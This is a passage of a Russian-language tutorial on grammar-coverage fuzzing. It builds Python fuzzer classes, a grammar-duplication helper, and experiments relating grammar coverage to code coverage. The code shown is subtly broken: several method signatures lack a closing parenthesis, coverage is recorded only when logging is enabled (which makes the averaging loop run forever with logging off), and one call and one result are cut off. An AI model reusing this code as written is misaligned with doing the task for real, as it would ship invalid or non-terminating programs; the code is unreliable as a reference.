                           max_depth: Union[int, float] = float('inf')) \
    -> Set[str]:
    """Вернуть все раскрытия грамматики, начиная с `symbol`
    (по умолчанию – с начального символа).
    Если задан `max_depth`, раскрывать лишь до этой глубины."""
    if symbol is None:
        symbol = self.start_symbol

    self._symbols_seen: Set[str] = set()
    cov = self._max_expansion_coverage(symbol, max_depth)

    if symbol == START_SYMBOL:
        assert len(self._symbols_seen) == len(self.grammar)

    return cov

```

Так можно вычислить все варианты грамматики выражений:

```

expr_fuzzer = TrackingGrammarCoverageFuzzer(EXPR_GRAMMAR)
expr_fuzzer.max_expansion_coverage()

```

Результат совпадает с полным множеством из краткого содержания: 24 варианта для начального символа, выражения, терма, множителя, целого числа и цифры.

Отслеживание раскрытий во время фаззинга

Во время генерации можно отмечать каждое встреченное раскрытие. Для этого подключимся к методу `choose_node_expansion()`, который выбирает вариант при раскрытии одного узла:

```

class TrackingGrammarCoverageFuzzer(TrackingGrammarCoverageFuzzer):
    def add_coverage(self, symbol: str,
                    new_child: Union[Expansion,
                                    List[DerivationTree]]) -> None:
        key = expansion_key(symbol, new_child)

        if self.log and key not in self.covered_expansions:
            print("Now covered:", key)
            self.covered_expansions.add(key)

    def choose_node_expansion(self, node: DerivationTree,
                             children_alternatives:
                             List[List[DerivationTree]]) -> int:
        (symbol, children) = node
        index = super().choose_node_expansion(node, children_alternatives)
        self.add_coverage(symbol, children_alternatives[index])
        return index

```

Вспомогательный метод `missing_expansion_coverage()` возвращает ещё не покрытые варианты:

```

class TrackingGrammarCoverageFuzzer(TrackingGrammarCoverageFuzzer):
    def missing_expansion_coverage(self) -> Set[str]:
        """Вернуть ещё не покрытые раскрытия."""
        return self.max_expansion_coverage() - self.expansion_coverage()

```


Собираем компоненты

Покажем отслеживание на простом примере, ограничившись раскрытиями <digit>:

```
digit_fuzzer = TrackingGrammarCoverageFuzzer(
    EXPR_GRAMMAR, start_symbol="<digit>", log=True)
digit_fuzzer.fuzz()

Tree: <digit>
Expanding <digit> randomly
Now covered: <digit> -> 9
Tree: 9
'9'
```

Следующий запуск сохраняет прежнее покрытие и добавляет новый вариант:

```
digit_fuzzer.fuzz()

Tree: <digit>
Expanding <digit> randomly
Now covered: <digit> -> 0
Tree: 0
'0'
```

Третий вызов может добавить цифру 5:

```
digit_fuzzer.fuzz()

Tree: <digit>
Expanding <digit> randomly
Now covered: <digit> -> 5
Tree: 5
'5'
```

Полученное к этому моменту покрытие:

```
digit_fuzzer.expansion_coverage()

{'<digit> -> 0', '<digit> -> 5', '<digit> -> 9'}
```

Полное множество доступных вариантов:

```
digit_fuzzer.max_expansion_coverage()

{'<digit> -> 0', '<digit> -> 1', '<digit> -> 2',
 '<digit> -> 3', '<digit> -> 4', '<digit> -> 5',
 '<digit> -> 6', '<digit> -> 7', '<digit> -> 8',
 '<digit> -> 9'}
```

Следовательно, пока отсутствует такое покрытие:

```
digit_fuzzer.missing_expansion_coverage()

{'<digit> -> 1', '<digit> -> 2', '<digit> -> 3',
 '<digit> -> 4', '<digit> -> 6', '<digit> -> 7',
 '<digit> -> 8'}
```

Сколько символов в среднем приходится сгенерировать, прежде чем будут покрыты все варианты? Это измеряет следующая функция:

```
def average_length_until_full_coverage(
    fuzzer: TrackingGrammarCoverageFuzzer) -> float:
    trials = 50

    sum = 0
    for trial in range(trials):
        fuzzer.reset_coverage()
        while len(fuzzer.missing_expansion_coverage()) > 0:
            s = fuzzer.fuzz()
```

```

        sum += len(s)

    return sum / trials

digit_fuzzer.log = False
average_length_until_full_coverage(digit_fuzzer)

```

28.4

Для полных выражений требуется больше данных:

```

expr_fuzzer = TrackingGrammarCoverageFuzzer(EXPR_GRAMMAR)
average_length_until_full_coverage(expr_fuzzer)

```

138.12

Покрытие вариантов грамматики

Теперь будем не только измерять покрытие, но и целенаправленно *создавать* его. Стратегия такова:

1. определить ещё не покрытых потомков в `uncovered_children`;
2. если покрыты все потомки, вернуться к исходному методу, то есть выбрать случайный вариант;
3. иначе выбрать одного из непокрытых потомков и отметить его как покрытого.

Новый `SimpleGrammarCoverageFuzzer` реализует эту стратегию в `choose_node_expansion()` — методе, через который суперкласс `GrammarFuzzer` выбирает раскрытие:

```

class SimpleGrammarCoverageFuzzer(TrackingGrammarCoverageFuzzer):
    """При выборе предпочитать ещё не покрытые раскрытия."""

    def choose_node_expansion(
        self,
        node: DerivationTree,
        children_alternatives: List[List[DerivationTree]] -> int:
        """Вернуть индекс выбранного раскрытия в `children_alternatives`.
        По возможности выбирать непокрытые варианты."""

        # Предпочитать непокрытые варианты
        (symbol, children) = node
        uncovered_children = [
            c for (i, c) in enumerate(children_alternatives)
            if expansion_key(symbol, c) not in self.covered_expansions
        ]
        index_map = [i for (i, c) in enumerate(children_alternatives)
                     if c in uncovered_children]

        if len(uncovered_children) == 0:
            # Все варианты покрыты — использовать метод суперкласса
            return self.choose_covered_node_expansion(
                node, children_alternatives)

        # Выбрать среди непокрытых узлов
        index = self.choose_uncovered_node_expansion(
            node, uncovered_children)

        return index_map[index]

```

Два метода выбора предусмотрены как точки расширения для подклассов:

```

class SimpleGrammarCoverageFuzzer(SimpleGrammarCoverageFuzzer):
    def choose_uncovered_node_expansion(
        self,
        node: DerivationTree,
        children_alternatives: List[List[DerivationTree]] -> int:
        """Вернуть индекс выбранного *непокрытого* варианта.

```

```

        Может переопределяться в подклассах."""
        return TrackingGrammarCoverageFuzzer.choose_node_expansion(
            self, node, children_alternatives)

    def choose_covered_node_expansion(
        self,
        node: DerivationTree,
        children_alternatives: List[List[DerivationTree]]) -> int:
        """Вернуть индекс выбранного *покрытого* варианта.
        Может переопределяться в подклассах."""
        return TrackingGrammarCoverageFuzzer.choose_node_expansion(
            self, node, children_alternatives)

```

Поскольку фаззер сохраняет множество уже покрытых вариантов, повторные вызовы постепенно увеличивают покрытие. Для <digit> каждый вызов выдаёт новую цифру:

```

f = SimpleGrammarCoverageFuzzer(EXPR_GRAMMAR, start_symbol="<digit>")
f.fuzz()

'5'

f.fuzz()

'2'

f.fuzz()

'1'

```

Текущее покрытие:

```

f.expansion_coverage()

{'<digit> -> 1', '<digit> -> 2', '<digit> -> 5'}

```

Ещё семь запусков каждый раз покрывают новое раскрытие:

```

for i in range(7):
    print(f.fuzz(), end=" ")

0 9 7 4 8 3 6

```

После этого покрыты все цифры:

```

f.missing_expansion_coverage()

set()

```

Применим тот же подход к полной грамматике выражений. Уже после нескольких итераций он покрывает все цифры, операторы и варианты раскрытия:

```

f = SimpleGrammarCoverageFuzzer(EXPR_GRAMMAR)
for i in range(10):
    print(f.fuzz())

+(0.31 / (5) / 9 + 4 * 6 / 3 - 8 - 7) * -2
+++2 / 87360
((4) * 0 - 1) / -9.6 + 7 / 6 + 1 * 8 + 7 * 8
++++26 / -64.45
(8 / 1 / 6 + 9 + 7 + 8) * 1.1 / 0 * 1
7.7
++(3.5 / 3) - (-4 + 3) / (8 / 0) / -4 * 2 / 1
+(90 / --(28 * 8 / 5 + 5 / (5 / 8))) - +9.36 / 2.5 * (5 * (7 * 6 * 5) / 8)
9.11 / 7.28
1 / (9 - 5 * 6) / 6 / 7 / 7 + 1 + 1 - 7 * -3

f.missing_expansion_coverage()

set()

```

Целенаправленная стратегия заметно эффективнее случайной:

```

average_length_until_full_coverage(

```

Глубокое предвидение

Выбирать варианты отдельного правила — хорошее начало, но этого недостаточно. Рассмотрим пример с CGI-грамматикой:

```
CGI_GRAMMAR

{'<start>': ['<string>'],
 '<string>': ['<letter>', '<letter><string>'],
 '<letter>': ['<plus>', '<percent>', '<other>'],
 '<plus>': ['+'],
 '<percent>': ['%<hexdigit><hexdigit>'],
 '<hexdigit>': ['0', '1', '2', '3', '4', '5', '6', '7',
               '8', '9', 'a', 'b', 'c', 'd', 'e', 'f'],
 '<other>': ['0', '1', '2', '3', '4', '5',
            'a', 'b', 'c', 'd', 'e', '-', '_']}

f = SimpleGrammarCoverageFuzzer(CGI_GRAMMAR)
for i in range(10):
    print(f.fuzz())

c
+%a6++
+-
+
++
%18%b7
+e
-
d2+%e3
%d0
```

После десяти итераций остаётся немало непокрытых вариантов:

```
f.missing_expansion_coverage()

{'<hexdigit> -> 2', '<hexdigit> -> 4', '<hexdigit> -> 5',
 '<hexdigit> -> 9', '<hexdigit> -> c', '<hexdigit> -> f',
 '<other> -> 0', '<other> -> 1', '<other> -> 3',
 '<other> -> 4', '<other> -> 5', '<other> -> a',
 '<other> -> b'}
```

Почему? Больше всего вариантов CGI-грамматики сосредоточено в правиле `<hexdigit>`, но сначала генератор должен *дойти* до него. При раскрытии `<letter>` есть три альтернативы:

```
CGI_GRAMMAR["<letter>"]

['<plus>', '<percent>', '<other>']
```

Когда все три уже покрыты, прежний `choose_node_expansion()` выбирает между ними случайно, хотя за `<percent>` могут оставаться непокрытые шестнадцатеричные цифры.

Нужна стратегия, которая предпочитает `<percent>`, если ниже него ещё есть непокрытые раскрытия, даже когда сам вариант `<percent>` уже покрыт. У. Буркхардт (W. Burkhardt, 1967) впервые описал её как «выбор кратчайшего пути»: среди альтернатив выбирается та синтаксическая единица, под которой ещё доступен неиспользованный элемент, начиная с кратчайшего пути.

Максимальное покрытие для каждого символа

Создадим GrammarCoverageFuzzer на основе SimpleGrammarCoverageFuzzer, но с более совершенной стратегией. Сначала нужно определить максимальное множество раскрытий, достижимых из конкретного символа. Это уже делает max_expansion_coverage(). Позднее мы будем сопоставлять это множество с накопленным покрытием и предпочитать варианты, за которыми остаются новые элементы.

Параметр symbol позволяет вычислять возможное покрытие для любого символа:

```
f = SimpleGrammarCoverageFuzzer(EXPR_GRAMMAR)
f.max_expansion_coverage('<integer>')

{'<digit> -> 0', '<digit> -> 1', '<digit> -> 2',
 '<digit> -> 3', '<digit> -> 4', '<digit> -> 5',
 '<digit> -> 6', '<digit> -> 7', '<digit> -> 8',
 '<digit> -> 9', '<integer> -> <digit>',
 '<integer> -> <digit><integer>'}
```

Таким образом, раскрывая <integer>, можно покрыть двенадцать вариантов. Для <digit> доступны десять терминальных вариантов.

Определение ещё не покрытых потомков

Начнём реализацию GrammarCoverageFuzzer, вычисляя недостающее покрытие для каждого потомка. Для списка потомков max_expansion_coverage() даёт максимально достижимое покрытие; вычтем из него уже встреченное expansion_coverage():

```
class GrammarCoverageFuzzer(SimpleGrammarCoverageFuzzer):
    """Генерировать по грамматике, стремясь покрыть все раскрытия."""

    def new_child_coverage(
        self,
        symbol: str,
        children: List[DerivationTree],
        max_depth: Union[int, float] = float('inf')) -> Set[str]:
        """Вернуть новое покрытие, которое даст раскрытие
        (`symbol`, `children`)."""

        new_cov = self._new_child_coverage(children, max_depth)
        new_cov.add(expansion_key(symbol, children))
        new_cov -= self.expansion_coverage() # вычитание множеств
        return new_cov

    def _new_child_coverage(
        self,
        children: List[DerivationTree],
        max_depth: Union[int, float]) -> Set[str]:
        new_cov: Set[str] = set()
        for (c_symbol, _) in children:
            if c_symbol in self.grammar:
                new_cov |= self.max_expansion_coverage(c_symbol, max_depth)

        return new_cov
```

Покажем работу new_child_coverage(). Сначала случайное раскрытие цифры даёт 2:

```
f = GrammarCoverageFuzzer(
    EXPR_GRAMMAR, start_symbol="<digit>", log=True)
f.fuzz()

Tree: <digit>
Expanding <digit> randomly
Now covered: <digit> -> 2
Tree: 2
'2'

assert f.expansion_coverage() == {'<digit> -> 2'}
```

Раскрытие в 0 принесло бы новое покрытие, а повторное раскрытие в 2 — нет:

```
f.new_child_coverage("<digit>", [('0', [])])
{'<digit> -> 0'}
f.new_child_coverage("<digit>", [('2', [])])
set()
```

Перебор всех альтернатив подтверждает, что дополнительное покрытие дают все цифры, кроме уже встреченной двойки:

```
for expansion in EXPR_GRAMMAR["<digit>"]:
    children = f.expansion_to_children(expansion)
    print(expansion, f.new_child_coverage("<digit>", children))

0 {'<digit> -> 0'}
1 {'<digit> -> 1'}
2 set()
3 {'<digit> -> 3'}
4 {'<digit> -> 4'}
5 {'<digit> -> 5'}
6 {'<digit> -> 6'}
7 {'<digit> -> 7'}
8 {'<digit> -> 8'}
9 {'<digit> -> 9'}
```

Следовательно, при выборе раскрытия можно предпочитать альтернативы, обещающие наибольшее новое покрытие.

Адаптивный просмотр вперёд

Мы не ищем сразу максимальное покрытие на любой глубине: тогда варианты с большим числом отдалённых возможностей полностью вытеснили бы остальные. Вместо этого применяется стратегия поиска в ширину — сначала покрываются все раскрытия до заданной глубины и только затем увеличивается глубина.

Центральный метод `new_coverages()` начинает с нулевой максимальной глубины и увеличивает её, пока не обнаружит хотя бы одно непокрытое раскрытие.

Экскурс: реализация `new_coverages()`

```
class GrammarCoverageFuzzer(GrammarCoverageFuzzer):
    def new_coverages(
        self,
        node: DerivationTree,
        children_alternatives: List[List[DerivationTree]] \
        -> Optional[List[Set[str]]]:
        """Вернуть покрытие каждого потомка на минимальной глубине."""

        (symbol, children) = node
        for max_depth in range(len(self.grammar)):
            new_coverages = [
                self.new_child_coverage(symbol, c, max_depth)
                for c in children_alternatives
            ]
            max_new_coverage = max(
                len(new_coverage) for new_coverage in new_coverages
            )
            if max_new_coverage > 0:
                # Найден непокрытый узел
                return new_coverages
        # Всё покрыто
```

```
return None
```

Конец экскурсии

Собираем всё вместе

Теперь `choose_node_expansion()` реализует стратегию в два шага:

1. определяет возможное новое покрытие через `new_coverages()`;
2. случайно выбирает среди потомков с максимальным новым покрытием через `choose_uncovered_node_expansion()`.

Экскурс: реализация `choose_node_expansion()`

```
class GrammarCoverageFuzzer(GrammarCoverageFuzzer):
    def choose_node_expansion(
        self,
        node: DerivationTree,
        children_alternatives: List[List[DerivationTree]] -> int:
        """Выбрать раскрытие `node` среди `children_alternatives`.
        Вернуть индекс варианта с наибольшим новым покрытием."""

        (symbol, children) = node
        new_coverages = self.new_coverages(node, children_alternatives)

        if new_coverages is None:
            # Все варианты покрыты – использовать метод суперкласса
            return self.choose_covered_node_expansion(
                node, children_alternatives)

        max_new_coverage = max(len(cov) for cov in new_coverages)

        children_with_max_new_coverage = [
            c for (i, c) in enumerate(children_alternatives)
            if len(new_coverages[i]) == max_new_coverage
        ]
        index_map = [
            i for (i, c) in enumerate(children_alternatives)
            if len(new_coverages[i]) == max_new_coverage
        ]

        # Выбрать случайное раскрытие
        new_children_index = self.choose_uncovered_node_expansion(
            node, children_with_max_new_coverage)
        new_children = children_with_max_new_coverage[new_children_index]

        # Сохранить раскрытие как покрытое
        key = expansion_key(symbol, new_children)

        if self.log:
            print("Now covered:", key)
            self.covered_expansions.add(key)

        return index_map[new_children_index]
```

Конец экскурсии

GrammarCoverageFuzzer готов. На грамматике выражений он быстро покрывает все цифры и операторы:

```
f = GrammarCoverageFuzzer(EXPR_GRAMMAR, min_nonterminals=3)
f.fuzz()

'-4.02 / (1) * +3 + 5.9 / 7 * 8 - 6'

f.max_expansion_coverage() - f.expansion_coverage()

set()
```

Средний объём до полного покрытия снова меньше, чем у простой стратегии:

```
average_length_until_full_coverage(
    GrammarCoverageFuzzer(EXPR_GRAMMAR))

50.74
```

Для CGI-грамматики достаточно нескольких итераций, чтобы покрыть все буквы и цифры:

```
f = GrammarCoverageFuzzer(CGI_GRAMMAR, min_nonterminals=5)
while len(f.max_expansion_coverage() - f.expansion_coverage()) > 0:
    print(f.fuzz())

%18%d03
%c3%94%f+cd
%a6%b5%e2%5e%4c-54e01a2
%5eb%7cb_ec%a0+
```

Сравнение случайной стратегии, покрытия только непосредственных вариантов и глубокого предвидения на CGI-грамматике:

```
average_length_until_full_coverage(
    TrackingGrammarCoverageFuzzer(CGI_GRAMMAR))

211.34

average_length_until_full_coverage(
    SimpleGrammarCoverageFuzzer(CGI_GRAMMAR))

68.64

average_length_until_full_coverage(
    GrammarCoverageFuzzer(CGI_GRAMMAR))

40.38
```

Покрывание в контексте

Иногда один элемент грамматики используется в нескольких местах. Например, `<integer>` в грамматике выражений обозначает как целые числа, так и обе части чисел с плавающей точкой:

```
EXPR_GRAMMAR["<factor>"]

['+<factor>', '-<factor>', '(<expr>)', '<integer>.<integer>', '<integer>']
```

Описанная стратегия гарантирует покрытие всех раскрытий `<integer>` и `<digit>`, но отдельные цифры распределяются между всеми появлениями `<integer>`. Например, строки 1234.56 и 7890 вместе дают полное покрытие цифр, однако варианты `<integer>.<integer>` и `<integer>` по отдельности охватывают лишь часть цифр.

Если целые и вещественные числа обрабатываются разными функциями, желательно проверить каждую функцию со всеми цифрами. Возможно, отдельно со всеми цифрами следует проверить и целую, и дробную часть вещественного числа.

Игнорировать контекст допустимо, если все появления символа заведомо обрабатываются одинаково. В противном случае каждое появление можно независимо покрыть, назначив ему новый символ — *дубликат* исходного. Сначала сделаем это вручную, а затем автоматически.

Ручное расширение грамматики для контекстного покрытия

Простой способ — дублировать символы вместе с правилами, на которые они ссылаются. Например, `<integer>.<integer>` можно заменить на `<integer-1>.<integer-2>` и дать обоим новым символам определение исходного `<integer>`. Тогда фаззер покроет все варианты не только `<integer>`, но также `<integer-1>` и `<integer-2>`.

```
dup_expr_grammar = extend_grammar(
    EXPR_GRAMMAR,
    {
        "<factor>": ["+<factor>", "-<factor>", "(<expr>)",
                    "<integer-1>.<integer-2>", "<integer>"],
        "<integer-1>": ["<digit-1><integer-1>", "<digit-1>"],
        "<integer-2>": ["<digit-2><integer-2>", "<digit-2>"],
        "<digit-1>": ["0", "1", "2", "3", "4",
                    "5", "6", "7", "8", "9"],
        "<digit-2>": ["0", "1", "2", "3", "4",
                    "5", "6", "7", "8", "9"]
    }
)
assert is_valid_grammar(dup_expr_grammar)
```

На расширенной грамматике покрываются цифры обычных целых чисел, а также целой и дробной частей вещественных чисел:

```
f = GrammarCoverageFuzzer(dup_expr_grammar, start_symbol="<factor>")
for i in range(10):
    print(f.fuzz())

-(43.76 / 8.0 * 5.5 / 6.9 * 6 / 4 + +03)
(90.1 - 1 * 7.3 * 9 + 5 / 8 / 7)
2.8
1.2
10.4
2
4386
7
0
08929.4302
```

Фаззер с предвидением специально создаёт вещественные числа, покрывающие все цифры и в целой, и в дробной части.

Программное расширение грамматики для контекстного покрытия

Ручное изменение неудобно: любое обновление исходного правила пришлось бы повторять во всех копиях. Поэтому автоматизируем дублирование одной функцией.

`duplicate_context()` принимает грамматику, символ и один из его вариантов (если вариант не указан — все варианты). Она заменяет ссылки внутри выбранного раскрытия ссылками на копии исходных правил. Предполагаемое использование:

```
dup_expr_grammar = extend_grammar(EXPR_GRAMMAR)
duplicate_context(
    dup_expr_grammar, "<factor>", "<integer>.<integer>")
```

Основная функция выглядит так:

```

from Grammars import new_symbol, unreachable_nonterminals
from GrammarFuzzer import expansion_to_children

def duplicate_context(grammar: Grammar,
                     symbol: str,
                     expansion: Optional[Expansion] = None,
                     depth: Union[float, int] = float('inf')):
    """Продублировать раскрытие внутри грамматики.

    В заданной грамматике взять выбранное раскрытие `symbol`
    (если `expansion` не задан — все варианты) и заменить его новым,
    ссылающимся на копии всех первоначально упомянутых правил.

    Если задан `depth`, ограничить глубину дублирования
    (по умолчанию ограничений нет).
    """
    orig_grammar = extend_grammar(grammar)
    _duplicate_context(grammar, orig_grammar, symbol,
                      expansion, depth, seen={})

    # После дублирования могли остаться недостижимые правила
    for nonterminal in unreachable_nonterminals(grammar):
        del grammar[nonterminal]

```

Экскурс: реализация `_duplicate_context()`

Основная работа выполняется вспомогательной функцией. Дополнительный параметр `seen` хранит уже раскрытые символы и предотвращает бесконечную рекурсию.

```

import copy

def _duplicate_context(grammar: Grammar,
                      orig_grammar: Grammar,
                      symbol: str,
                      expansion: Optional[Expansion],
                      depth: Union[float, int],
                      seen: Dict[str, str]) -> None:
    """Вспомогательная функция для `duplicate_context()`."""

    for i in range(len(grammar[symbol])):
        if expansion is None or grammar[symbol][i] == expansion:
            new_expansion = ""
            for (s, c) in expansion_to_children(grammar[symbol][i]):
                if s in seen:
                    # Уже продублирован
                    new_expansion += seen[s]
                elif c == [] or depth == 0:
                    # Терминал или предел рекурсии
                    new_expansion += s
                else:
                    # Нетерминал — дублировать
                    # Добавить новый символ с копией правила
                    new_s = new_symbol(grammar, s)
                    grammar[new_s] = copy.deepcopy(orig_grammar[s])

                    # Рекурсивно продублировать его раскрытия
                    _duplicate_context(
                        grammar, orig_grammar, new_s, expansion=None,
                        depth=depth - 1, seen={**seen, **{s: new_s}})
                    new_expansion += new_s

            grammar[symbol][i] = new_expansion

```

Конец экскурсии

Продублируем `<integer>.<integer>`. Получится новое правило `<integer-1>.<integer-2>`, обе части которого ссылаются на копии исходных правил:

```

dup_expr_grammar = extend_grammar(EXPR_GRAMMAR)
duplicate_context(
    dup_expr_grammar, "<factor>", "<integer>.<integer>")
dup_expr_grammar

{'<start>': ['<expr>'],
 '<expr>': ['<term> + <expr>', '<term> - <expr>', '<term>'],
 '<term>': ['<factor> * <term>', '<factor> / <term>', '<factor>'],
 '<factor>': ['+<factor>', '-<factor>', '(<expr>)',
             '<integer-1>.<integer-2>', '<integer>'],
 '<integer>': ['<digit><integer>', '<digit>'],
 '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<integer-1>': ['<digit-1><integer-1>', '<digit-2>'],
 '<digit-1>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<digit-2>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<integer-2>': ['<digit-3><integer-2>', '<digit-4>'],
 '<digit-3>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<digit-4>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']}

```

Теперь фаззер покрывает пять контекстов: обычные целые числа, а также одно- и многозначные целые и дробные части вещественных чисел.

```

f = GrammarCoverageFuzzer(dup_expr_grammar, start_symbol="<factor>")
for i in range(10):
    print(f.fuzz())

(57.5)
2
+-(1 / 3 + 6 / 0 - 7 * 59 * 3 + 8 * 4)
374.88
5.709
0.93
01.1
892.27
219.50
6.636

```

Параметр `depth` управляет глубиной дублирования. Значение 1 копирует только следующее правило:

```

dup_expr_grammar = extend_grammar(EXPR_GRAMMAR)
duplicate_context(
    dup_expr_grammar, "<factor>", "<integer>.<integer>", depth=1)
dup_expr_grammar

{'<start>': ['<expr>'],
 '<expr>': ['<term> + <expr>', '<term> - <expr>', '<term>'],
 '<term>': ['<factor> * <term>', '<factor> / <term>', '<factor>'],
 '<factor>': ['+<factor>', '-<factor>', '(<expr>)',
             '<integer-1>.<integer-2>', '<integer>'],
 '<integer>': ['<digit><integer>', '<digit>'],
 '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<integer-1>': ['<digit><integer-1>', '<digit>'],
 '<integer-2>': ['<digit><integer-2>', '<digit>']}

assert is_valid_grammar(dup_expr_grammar)

```

По умолчанию `depth` бесконечен. Истинно неограниченное копирование рекурсивной грамматики привело бы к проблемам, поэтому уже продублированные символы повторно не копируются. Тем не менее дублирование всех вариантов `<expr>` создаёт 292 правила и почти две тысячи раскрытий:

```

dup_expr_grammar = extend_grammar(EXPR_GRAMMAR)
duplicate_context(dup_expr_grammar, "<expr>")
assert is_valid_grammar(dup_expr_grammar)
len(dup_expr_grammar)

292

f = GrammarCoverageFuzzer(dup_expr_grammar)
len(f.max_expansion_coverage())

```

Ещё один уровень дублирования увеличивает грамматику до 594 правил и 3994 вариантов:

```
dup_expr_grammar = extend_grammar(EXPR_GRAMMAR)
duplicate_context(dup_expr_grammar, "<expr>")
duplicate_context(dup_expr_grammar, "<expr-1>")
len(dup_expr_grammar)
```

594

```
f = GrammarCoverageFuzzer(dup_expr_grammar)
len(f.max_expansion_coverage())
```

3994

Теперь множество контекстов можно покрывать независимо — например, умножение элементов внутри сложения:

```
dup_expr_grammar["<expr>"]

['<term-1> + <expr-4>', '<term-5> - <expr-8>', '<term-9>']

dup_expr_grammar["<term-1-1>"]

['<factor-1-1> * <term-1-1>',
 '<factor-2-1> / <term-1-1>', '<factor-3-1>']

dup_expr_grammar["<factor-1-1>"]

['+<factor-1-1>', '-<factor-1-1>', '(<expr-1-1>)',
 '<integer-1-1>.<integer-2-1>', '<integer-3-1>']
```

Такие грамматики становятся неудобны для ручного сопровождения, зато GrammarCoverageFuzzer систематически покрывает их варианты во всех контекстах. Для большого числа контекстов сочетание duplicate_context() и фаззера, управляемого покрытием, особенно полезно.

Покрывание кода через покрытие грамматики

Систематическое покрытие элементов даёт более разнообразные входные данные. Но приводит ли оно к столь же разнообразному поведению программы, включая неожиданное?

Многие элементы грамматики прямо соответствуют функциям программы. В обработке арифметических выражений знак + запускает сложение, - — вычитание, а вещественное число — арифметику с плавающей точкой.

Эта связь между структурой входа и функциональностью создаёт сильную *корреляцию между покрытием грамматики и покрытием кода*: высокое покрытие грамматики обычно повышает и покрытие кода.

CGI-грамматики

Исследуем эту связь на CGI-декодере из главы о покрытии кода.

Экскурс: построение графика

В словаре coverages значение coverages[x] = {y₁, y₂, ...} означает: x — достигнутое покрытие грамматики, а y_n — покрытие кода в запуске номер n.

Сначала приближённо получим максимальное покрытие декодера:

```
from Coverage import Coverage, cgi_decode

with Coverage() as cov_max:
    cgi_decode('+')
    cgi_decode('%20')
    cgi_decode('abc')
    try:
        cgi_decode('%?a')
    except:
        pass
```

Теперь проведём сто испытаний:

```
f = GrammarCoverageFuzzer(CGI_GRAMMAR, max_nonterminals=2)
coverages: Dict[float, List[float]] = {}

trials = 100
for trial in range(trials):
    f.reset_coverage()
    overall_cov = set()
    max_cov = 30

    for i in range(10):
        s = f.fuzz()
        with Coverage() as cov:
            cgi_decode(s)
            overall_cov |= cov.coverage()

    x = (len(f.expansion_coverage()) * 100 /
         len(f.max_expansion_coverage()))
    y = len(overall_cov) * 100 / len(cov_max.coverage())
    if x not in coverages:
        coverages[x] = []
    coverages[x].append(y)
```

Усредним значения y и построим диаграмму рассеяния:

```
xs = list(coverages.keys())
ys = [sum(coverages[x]) / len(coverages[x]) for x in coverages]

%matplotlib inline
import matplotlib.pyplot as plt
import matplotlib.ticker as mtick

ax = plt.axes(label="CGI coverage")
ax.yaxis.set_major_formatter(mtick.PercentFormatter())
ax.xaxis.set_major_formatter(mtick.PercentFormatter())

plt.xlim(0, max(xs))
plt.ylim(0, max(ys))

plt.title('Coverage of cgi_decode() vs. grammar coverage')
plt.xlabel('grammar coverage (expansions)')
plt.ylabel('code coverage (lines)')
plt.scatter(xs, ys)
```

Конец экскурса

По горизонтальной оси диаграммы отложено покрытие грамматики, по вертикальной — покрытие кода. Чем выше первое, тем выше и второе.

Коэффициент линейной корреляции превышает 0.8, что указывает на сильную связь:

```
import numpy as np
np.corrcoef(xs, ys)

array([[1.          , 0.81663071],
```

```
[0.81663071, 1.      ]])
```

Ранговая корреляция Спирмена подтверждает результат:

```
from scipy.stats import spearmanr
spearmanr(xs, ys)

SignificanceResult(statistic=0.9477544699285101,
                   pvalue=2.2771918715723359e-10)
```

URL-грамматики

Повторим эксперимент для URL, заменив грамматику и исследуемую функцию:

```
from urllib.parse import urlparse
```

Экскурс: построение графика

Сначала оценим максимальное покрытие:

```
with Coverage() as cov_max:
    urlparse("http://foo.bar/path")
    urlparse("https://foo.bar#fragment")
    urlparse("ftp://user:password@foo.bar?query=value")
    urlparse("ftps://127.0.0.1/?x=1&y=2")
```

Сам эксперимент:

```
f = GrammarCoverageFuzzer(URL_GRAMMAR, max_nonterminals=2)
coverages: Dict[float, List[float]] = {}

trials = 100
for trial in range(trials):
    f.reset_coverage()
    overall_cov = set()

    for i in range(20):
        s = f.fuzz()
        with Coverage() as cov:
            urlparse(s)
        overall_cov |= cov.coverage()

    x = (len(f.expansion_coverage()) * 100 /
         len(f.max_expansion_coverage()))
    y = len(overall_cov) * 100 / len(cov_max.coverage())
    if x not in coverages:
        coverages[x] = []
    coverages[x].append(y)

xs = list(coverages.keys())
ys = [sum(coverages[x]) / len(coverages[x]) for x in coverages]

ax = plt.axes(label="URL coverage")
ax.yaxis.set_major_formatter(mtick.PercentFormatter())
ax.xaxis.set_major_formatter(mtick.PercentFormatter())

plt.xlim(0, max(xs))
plt.ylim(0, max(ys))

plt.title('Coverage of urlparse() vs. grammar coverage')
plt.xlabel('grammar coverage (expansions)')
plt.ylabel('code coverage (lines)')
plt.scatter(xs, ys)
```

Конец экскурсии

Диаграмма снова сопоставляет покрытие грамматики по оси X и покрытие кода по оси Y. Линейная корреляция составляет около 0.88:

```
np.corrcoef(xs, ys)

array([[1.          , 0.8819171],
       [0.8819171, 1.          ]])
```

Корреляция Спирмена также близка к 0.95:

```
spearmanr(xs, ys)

SignificanceResult(statistic=0.9486832980505139,
                   pvalue=0.05131670194948612)
```

Вывод: если требуется высокое покрытие кода, разумно сначала стремиться к высокому покрытию грамматики.

Всегда ли это работает?

Связь, наблюдаемая для CGI и URL, справедлива не для каждой программы и структуры входа.

Эквивалентные элементы

Некоторые элементы грамматики программа обрабатывает одинаково, хотя грамматика различает их. Имя хоста URL может содержать много символов, но обработчик обычно относится к ним единообразно. Отдельные цифры после объединения в число тоже менее важны, чем значение числа. Поэтому разнообразие символов и цифр не обязательно ведёт к разнообразию функциональности.

Частично проблему решает различение элементов по контексту и покрытие альтернатив в каждом контексте. Главное — определить, где разнообразие существенно, а где нет.

Глубокая обработка данных

Большую роль играет способ обработки данных. Вход медиапроигрывателя состоит из сжатых медиаданных. Разные данные меняют поведение и вывод проигрывателя, но эти различия нельзя напрямую вызвать отдельными синтаксическими элементами. Аналогично поведение модели машинного обучения, обученной на большом наборе входов, обычно не определяется одним элементом синтаксиса. При такой «глубокой» обработке структурное покрытие грамматики не обязательно создаёт покрытие кода.

Один из способов — добиваться не только синтаксического, но и *семантического* разнообразия. В главе о фаззинге с ограничениями будут показаны генерация и фильтрация конкретных значений, особенно числовых. Такие генераторы тоже применимы в контексте, позволяя независимо управлять каждой частью входа.

